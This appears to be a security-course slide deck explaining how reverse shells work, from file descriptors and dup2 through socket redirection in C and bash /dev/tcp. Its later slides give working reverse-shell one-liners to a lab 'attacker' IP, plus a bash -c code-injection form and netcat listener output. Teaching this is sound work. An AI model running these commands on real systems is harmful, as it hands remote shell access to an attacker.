


Reverse Shell

Overview

- File descriptor
- Standard input and output devices
- Redirecting standard input and output
- How reverse shell works

The Idea of Reverse Shell



File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>


void main()
{
    int fd;
    char input[20];
    memset(input, 'a', 20);

    fd = open("/tmp/xyz", O_RDWR);          ①
    printf("File descriptor: %d\n", fd);
    write(fd, input, 20);                  ②
    close(fd);
}
```

Execution Result

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz
$ a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaaaa
```

File Descriptor Table



Standard I/O Devices

```
#include <unistd.h>
#include <string.h>

void main()
{
    char input[100];
    memset(input, 0, 100);

    read(0, input, 100);
    write(1, input, 100);
}
```

Execution Result

```
$ a.out
hello world      ← Typed by the user
hello world      ← Printed by the program
```

Redirection

An example

```
$ echo "hello world"  
hello world  
$ echo "hello world" > /tmp/xyz  
$ more /tmp/xyz  
hello world
```

Redirecting to file

```
$ cat  
hello           ← Typed by the user  
hello           ← Printed by the cat program  
  
$ cat < /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Redirecting to file descriptor

```
$ exec 3</etc/passwd  
$ cat <&3  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

How Is Redirection Implemented?

```
int dup2(int oldfd, int newfd);
```


Creates a copy of the file descriptor `oldfp`, and then assign `newfd` as the new file descriptor.

The Change of File Descriptor Table

File Descriptor Table
before `dup2()`

Index	Pointer
0	Standard Input
1	Standard Output
2	Standard Error
3	
4	

File Table



File Descriptor Table
after `dup2()`

Redirecting Output to TCP Connections

```
void main()
{
    struct sockaddr_in server;

    // Create a TCP socket
    int sockfd= socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    // Fill in the destination information (IP, port #, and family)
    memset (&server, '\0', sizeof(struct sockaddr_in));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = inet_addr("10.0.2.5");
    server.sin_port = htons (8080);

    // Connect to the destination
    connect(sockfd, (struct sockaddr*) &server,
            sizeof(struct sockaddr_in));           ①

    // Send data via the TCP connection
    char *data = "Hello World!";
    // write(sockfd, data, strlen(data));          ②
    dup2(sockfd, 1);                            ③
    printf("%s\n", data);                      ④

}
```

Redirecting Input to TCP Connections

```
... (the code to create TCP connection is omitted) ...

// Read data from the TCP connection
char data[100];
// read(sockfd, data, 100);
dup2(sockfd, 0);                      ①
scanf("%s", data);                    ②
printf("%s\n", data);
```

Redirecting to TCP from Shell

Redirecting Input

```
$ cat < /dev/tcp/time.nist.gov/13  
58386 18-09-25 01:05:05 50 0 0 553.2 UTC(NIST) *
```

Redirecting Output

```
$ cat > /dev/tcp/10.0.2.5/8080
```


Running a TCP server on 10.0.2.5

```
$ nc -l 9090
```

Note

- `/dev/tcp` is not a real folder: it does not exist
- It is a built-in virtual file/folder for bash only
- Redirection to `/dev/tcp/...` can only be done inside bash

Reverse Shell Overview



Redirecting Standard Output


On Attacker Machine (10.0.2.70)

```
Attacker:$ nc -lvp 9090
```

On Server Machine

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090
```

Attacker's Machine
(10.0.2.70)



```
/bin/bash
Attacker:$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43964)
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

Server Machine: Victim
(10.0.2.69)



Redirecting Standard Input & Output

On Server Machine `Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1`

Attacker's Machine
(10.0.2.70)

The diagram illustrates the interaction between two machines. On the left, the "Attacker's Machine" (IP 10.0.2.70) has a terminal window showing a bash session. The user types "ls -l" (marked ①), which is sent to the server machine as standard input. The server's response (standard output) is shown below. A bracket labeled "Input" points from the user's command to the server's window, and another bracket labeled "Output" points from the server's response back to the user's window.

```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43968)
ls -l
①
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

① This is typed by attacker

Server Machine: Victim
(10.0.2.69)

The "Server Machine: Victim" (IP 10.0.2.69) also has a terminal window. The user types "ls -l" (marked ②). The output of this command is printed to the standard error device (file descriptor 2), which is not yet redirected. A blue arrow points from the user's command to the terminal window, indicating the flow of standard input.

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
Server:$ ls -l ②
Server:$
```

This is not typed in this window. Bash prints out this at its standard error device (file descriptor 2), which has not been redirected yet.

Redirecting Standard Error, Input, & Output

On Server Machine

```
$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Attacker's Machine
(10.0.2.70)

```
Attacker:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43972)
Server:~$ ls -l
ls -l
t ③ l 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

Server Machine: Victim
(10.0.2.69)

```
Server:~$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Reverse Shell via Code Injection

- Reverse shell is executed via injected code
- Can't assume that the target machine runs bash
- Run bash first:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
```

Summary

- Reverse shell works by redirecting shell program's input/output
- Input and output of a program can be redirected to a TCP connection
- The other end of the TCP connection is attacker
- It is a widely used technique by attackers